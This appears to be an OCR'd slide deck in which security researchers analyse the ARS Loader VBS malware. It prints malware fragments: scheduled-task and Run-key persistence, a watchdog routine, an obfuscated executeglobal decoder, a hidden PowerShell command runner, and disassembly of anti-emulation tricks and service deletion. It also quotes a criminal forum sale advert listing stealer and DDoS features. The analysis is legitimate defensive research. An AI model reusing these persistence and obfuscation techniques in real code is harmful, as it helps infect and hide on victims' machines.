
Persistence



```
wshShell.Run "schtasks /create /sc ONLOGON /tn ChromeUpdate /tr " & Chr(34) & sAppData & sName & Chr(34)&" /F", 0, False
```




```
wshShell.RegWrite "HKEY_CURRENT_USER\software\microsoft\windows\currentversion\run\" & split (sName,".")(0),
wshShell.RegWrite "HKEY_LOCAL_MACHINE\software\microsoft\windows\currentversion\run\" & split (sName,".")(0)
wshShell.RegWrite "HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\Explorer\Run\" & Split(sName,".")
```



```
sub watchDog
  On error resume next
  if (WScript.ScriptFullName = sAppData & sName) then ztype = false else ztype = true
  if AgonyWDMutex(ztype) = false then
    if ztype = false then wshShell.Run Chr(34)&sAppData & "g_" & sName & "_w.vbs"&Chr(34), 0, False
    if ztype = true then wshShell.Run Chr(34)&sAppData & sName&Chr(34), 0, False
    if ztype = true then log("Triggering of self-defense! Attempt to close the process...")
```


VBS Control panel structure

Logging is a key




```
sub log(iText)
    if isDebug = true then
        Const ForWriting = 8
        Set logFso = CreateObject("Scripting.FileSystemObject")
        Set logFile = logFso.OpenTextFile(getProgramDataFolder & "\va.txt", ForWriting, True)
        logFile.WriteLine("["&Time&"]: "&iText)
        logFile.Close
    end if
end sub
```

Version differences




```
',336,784,946,1110,1128,1208,3611,3854,7261,7582,8236,8273,8350,8909,8946,10070,10293,10
',4958,6026,6479,9596,

',4989,6057,6510,9598,
maxSymb = 125
Dim unCoded(13809)
Dim MamyCo(127)
'On Error Resume Next
incKasp = 0
Randomize
while (r < 999990)
 r = int(rnd*999992) + 1
 if (r = 5) then Wscript.Quit
 incKasp = incKasp + 1
 if (incKasp > incKasp * 2) then wscript.quit
wend
Set wegwe3ugihwegweg = CreateObject("Scripting.FileSystemObject")
Set F34437 = wegwe3ugihwegweg.GetFile(Wscript.ScriptFullName)
path347235274 = wegwe3ugihwegweg.GetParentFolderName(F34437)
Set f143346346 = wegwe3ugihwegweg.OpenTextFile(path347235274&"\"&wscript.ScriptName, 1)
for i = 0 to maxSymb
    MamyCo(i) = Replace(f143346346.ReadLine, "',", "") :: tmp = ""
    For j = 1 to Len(MamyCo(i))
        if (Mid(MamyCo(i), j, 1) = ",") then
            unCoded(tmp) = i :: tmp = ""
        else
            tmp = tmp & Mid(MamyCo(i), j, 1)
        end if
    Next
```



```
',2716,3163,3200,4350,4539,5169,
',3519,6103,7171,7624,

',3521,6134,7202,7655,
maxSymb = 125
Dim unCoded(8336)
Dim MyCode(127)
on error resume next
executeglobal chr(round(tan(CDbl("1,55874871694071")))) & chr(round(tan(CDbl("1,56089566020691"))))
)))) & chr(round(tan(CDbl("1,56178756150448")))) & chr(round(tan(CDbl("1,56210089378312")))) & chr(
chr(round(tan(CDbl("1,5609927193156")))) & chr(round(tan(CDbl("1,56210089378312")))) & chr(round(ta
round(tan(CDbl("1,53955649336463")))) & chr(round(tan(CDbl("1,55587206180481")))) & chr(round(tan(C
tan(CDbl("1,56217585068276")))) & chr(round(tan(CDbl("1,56089566020691")))) & chr(round(tan(CDbl("1
("1,56089566020691")))) & chr(round(tan(CDbl("1,56069566020957")))) & chr(round(tan(CDbl("1,5621758
"1,55874871694071")))) & chr(round(tan(CDbl("1,56069566020957")))) & chr(round(tan(CDbl("1,56202462
"1,56217585068276")))) & chr(round(tan(CDbl("1,56127280520128")))) & chr(round(tan(CDbl("1,56170566
"1,556511584207 5")))) & chr(round(tan(CDbl("1,56127280520128")))) & chr(round(tan(CDbl("1,561537332
"1,56253205213525")))) & chr(round(tan(CDbl("1,56210089378312")))) & chr(round(tan(CDbl("1,56217585
"1,55813877496084")))) & chr(round(tan(CDbl("1,56059259930094")))) & chr(round(tan(CDbl("1,56136264
"1,56217585068276")))) & chr(round(tan(CDbl("1,54139303859089")))) & chr(round(tan(CDbl("1,54641091
"1,55874871694071")))) & chr(round(tan(CDbl("1,56089566020691")))) & chr(round(tan(CDbl("1,56217585
"1,56253205213525")))) & chr(round(tan(CDbl("1,55564597092013")))) & chr(round(tan(CDbl("1,56178756
"1,53955649336463")))) & chr(round(tan(CDbl("1,55440435248689")))) & chr(round(tan(CDbl("1,53955649
"1,56210089378312")))) & chr(round(tan(CDbl("1,56069566020957")))) & chr(round(tan(CDbl("1,56118123
"1,56210089378312")))) & chr(round(tan(CDbl("1,56178756150448")))) & chr(round(tan(CDbl("1,54906061
"1,56089566020691")))) & chr(round(tan(CDbl("1,56170566812984")))) & chr(round(tan(CDbl("1,5588921
```

Version differences




```
00001BE4 65 63 74 75-72 65 22 29-2C 20 32 29-20 3D 20 22-36 34 22 20  ecture"), 2) = "64"
00001BF8 74 68 65 6E-0D 0A 09 09-67 65 74 58-20 3D 20 22-36 34 22 0D  then....getX = "64".
00001C0C 0A 09 65 6C-73 65 0D 0A-09 09 67 65-74 58 20 3D-20 22 33 32  ..else....getX = "32
00001C20 22 0D 0A 09-65 6E 64 20-69 66 0D 0A-65 6E 64 20-66 75 6E 63  "...end if..end func
00001C34 74 69 6F 6E-0D 0A 0D 0A-46 75 6E 63-74 69 6F 6E-20 73 52 61  tion....Function sRa
00001C48 6E 64 6F 6D-53 74 72 69-6E 67 28 43-6F 75 6E 74-34 34 34 29  ndomString(Count444)
00001C5C 0D 0A 09 4F-6E 20 65 72-72 6F 72 20-72 65 73 75-6D 65 20 6E  ...On error resume n
00001C70 65 78 74 0D-0A 20 20 20-20 52 61 6E-64 6F 6D 69-7A 65 0D 0A  ext..    Randomize..
00001C84 20 20 20 20-46 6F 72 20-69 34 34 34-20 3D 20 31-20 54 6F 20      For i444 = 1 To
00001C98 43 6F 75 6E-74 34 34 34-0D 0A 20 20-20 20 20 20-20 20 49 66  Count444..        If
00001CAC 20 28 49 6E-74 28 28 31-20 2D 20 30-20 2B 20 31-29 20 2A 20   (Int((1 - 0 + 1) *
00001CC0 52 6E 64 20-2B 20 30 29-29 20 54 68-65 6E 0D 0A-20 20 20 20  Rnd + 0)) Then..
00001CD4 20 20 20 20-20 20 20 20-73 52 61 6E-64 6F 6D 53-74 72 69 6E              sRandomStrin
00001CE8 67 20 3D 20-73 52 61 6E-64 6F 6D 53-74 72 69 6E-67 20 26 20  g = sRandomString &
00001CFC 43 68 72 28-49 6E 74 28-28 39 30 20-2D 20 36 35-20 2B 20 31  Chr(Int((90 - 65 + 1
00001D10 29 20 2A 20-52 6E 64 20-2B 20 36 35-29 29 0D 0A-20 20 20 20  ) * Rnd + 65))..
00001D24 20 20 20 20-45 6C 73 65-0D 0A 20 20-20 20 20 20-20 20 20 20      Else..
00001D38 20 20 73 52-61 6E 64 6F-6D 53 74 72-69 6E 67 20-3D 20 73 52    sRandomString = sR
00001D4C 61 6E 64 6F-6D 53 74 72-69 6E 67 20-26 20 43 68-72 28 49 6E  andomString & Chr(In
```

```
00001428 20 20 20 73-52 61 6E 64-6F 6D 53 74-72 69 6E 67-20 3D 20 73     sRandomString = s
0000143C 52 61 6E 64-6F 6D 53 74-72 69 6E 67-20 26 20 43-68 72 28 49  RandomString & Chr(I
00001450 6E 74 28 28-35 37 20 2D-20 34 38 20-2B 20 31 29-20 2A 20 52  nt((57 - 48 + 1) * R
00001464 6E 64 20 2B-20 34 38 29-29 0D 0A 20-20 20 20 20-20 20 20 45  nd + 48))..        E
00001478 6E 64 20 49-66 0D 0A 09-4E 65 78 74-0D 0A 45 6E-64 20 46 75  nd If...Next..End Fu
0000148C 6E 63 74 69-6F 6E 0D 0A-0D 0A 66 75-6E 63 74 69-6F 6E 20 70  nction....function p
000014A0 73 43 6F 6D-6D 61 6E 64-28 70 73 43-4D 44 29 0D-0A 20 20 53  sCommand(psCMD)..  S
000014B4 65 74 20 70-73 53 68 65-6C 6C 20 3D-20 43 72 65-61 74 65 4F  et psShell = CreateO
000014C8 62 6A 65 63-74 28 22 57-73 63 72 69-70 74 2E 53-68 65 6C 6C  bject("Wscript.Shell
000014DC 22 29 0D 0A-20 20 6C 6F-67 20 22 52-75 6E 6E 69-6E 67 20 63  ")..  log "Running c
000014F0 6F 6D 6D 61-6E 64 3A 20-22 26 70 73-43 4D 44 0D-0A 20 20 70  ommand: "&psCMD..  p
00001504 73 53 68 65-6C 6C 2E 52-75 6E 20 22-70 6F 77 65-72 73 68 65  sShell.Run "powershe
00001518 6C 6C 2E 65-78 65 20 2D-63 6F 6D 6D-61 6E 64 20-22 26 70 73  ll.exe -command "&ps
0000152C 43 4D 44 2C-20 30 2C 20-54 72 75 65-0D 0A 20 20-53 65 74 20  CMD, 0, True..  Set
00001540 70 73 53 68-65 6C 6C 20-3D 20 4E 6F-74 68 69 6E-67 0D 0A 65  psShell = Nothing..e
00001554 6E 64 20 66-75 6E 63 74-69 6F 6E 0D-0A 0D 0A 46-75 6E 63 74  nd function....Funct
00001568 69 6F 6E 20-73 47 65 74-55 73 65 72-50 43 28 29-0D 0A 20 20  ion sGetUserPC()..
0000157C 20 20 4F 6E-20 65 72 72-6F 72 20 72-65 73 75 6D-65 20 6E 65    On error resume ne
00001590 78 74 0D 0A-09 73 47 65-74 55 73 65-72 50 43 20-3D 20 77 73  xt...sGetUserPC = ws
```

ARS Loader

- Additional information provided by Jose Miguel Esparza from Blueliv Labs
  - Same family seen in targeted attacks in Canada
  - Different infection chain, different type of obfuscation



ARS Loader VBS , VBS Intermediate loader

cot

12.12.2017, 20:52

GB

Group: Seller
Posts: 117
Joined: 05.09.2017
Member number: 79 190
Business: virology

Reputation: 5
(1% - good)

The VBS the Loader the ARS

RU:

-- -- ------------

Masking:

1. masking process (*the System Checker in any process*)
2. not displayed at startup (*msconfig, scheduler, task manager*)

Functionality:


1. Download and launch of * .EXE files .
2. Download and Run * .DLL files.
3. DDoS - sending N GET requests to specified URL.
4. Upgrading to a new script with the specified link.
5. Self-destruction. Everything is clear.
6. The plug-in system (*the same DLL startup. As a gift give Stiller passwords Stiller Bitcoin wallets skrinshoter*).
7. Automatic selection of the operator control panel (*loader supports an unlimited number of C & C panels*).
8. Control of running processes on the infected machine. Feature allows you to block objectionable us to process (*a list can be dynamically changed in a special section in the admin panel*). *Quiet block some antivirus solutions*

https://www.blueliv.com

imgur.com

Are we there yet? No!


- Anti-emulation tricks
  - Repeated external function calls (without side-effects)
- Checks for Windows system processes
  - *lsass.exe, smss.exe, dwm.exe, explorer.exe, svchost.exe*



```
mov     edi, [ebp+QueryPerformanceCounter]
lea     eax, [ebp+ctr_start] ; Load Effective Address
push    eax
call    edi ; Indirect Call Near Procedure
mov     esi, 0FFFh
nop     ; No Operation

delay_loop:
        push    0
        call    ebx ; Indirect Call Near Procedure
        dec     esi ; Decrement by 1
        jnz     short delay_loop ; Jump if Not Zero (ZF=0)
```

Are we there yet? No!


- Anti-emulation tricks
  - Repeated external function calls (without side-effects)
- Checks for Windows system processes
  - *lsass.exe, smss.exe, dwm.exe, explorer.exe, svchost.exe*



```
push    570BC88Fh
push    4
call    lib_load ; Call Procedure
add     esp, 8 ; Add
push    0
push    0
push    offset aCNetExeStopAmm ; "/C net.exe stop ammyy"
push    offset aCmd ; "cmd"
push    0
push    0
call    eax ; Indirect Call Near Procedure
push    570BC88Fh
push    4
call    lib_load ; Call Procedure
add     esp, 8 ; Add
push    0
push    0
push    offset aCScDeleteAmmyy ; "/C sc delete ammyy"
push    offset aCmd_0 ; "cmd"
push    0
push    0
call    eax ; Indirect Call Near Procedure
```

Are we there yet? No!


- Anti-emulation tricks
    - Repeated external function calls (without side-effects)
- Checks for Windows system processes
    - *lsass.exe, smss.exe, dwm.exe, explorer.exe, svchost.exe*
- Replace old Ammyy services



```
push    570BC88Fh
push    4
call    lib_load ; Call Procedure
add     esp, 8 ; Add
push    0
push    0
push    offset aCNetExeStopAmm ; "/C net.exe stop ammyy"
push    offset aCmd ; "cmd"
push    0
push    0
call    eax ; Indirect Call Near Procedure
push    570BC88Fh
push    4
call    lib_load ; Call Procedure
add     esp, 8 ; Add
push    0
push    0
push    offset aCScDeleteAmmyy ; "/C sc delete ammyy"
push    offset aCmd_0 ; "cmd"
push    0
push    0
call    eax ; Indirect Call Near Procedure
```

Are we there yet? No!


- Anti-emulation tricks
  - Repeated external function calls (without side-effects)
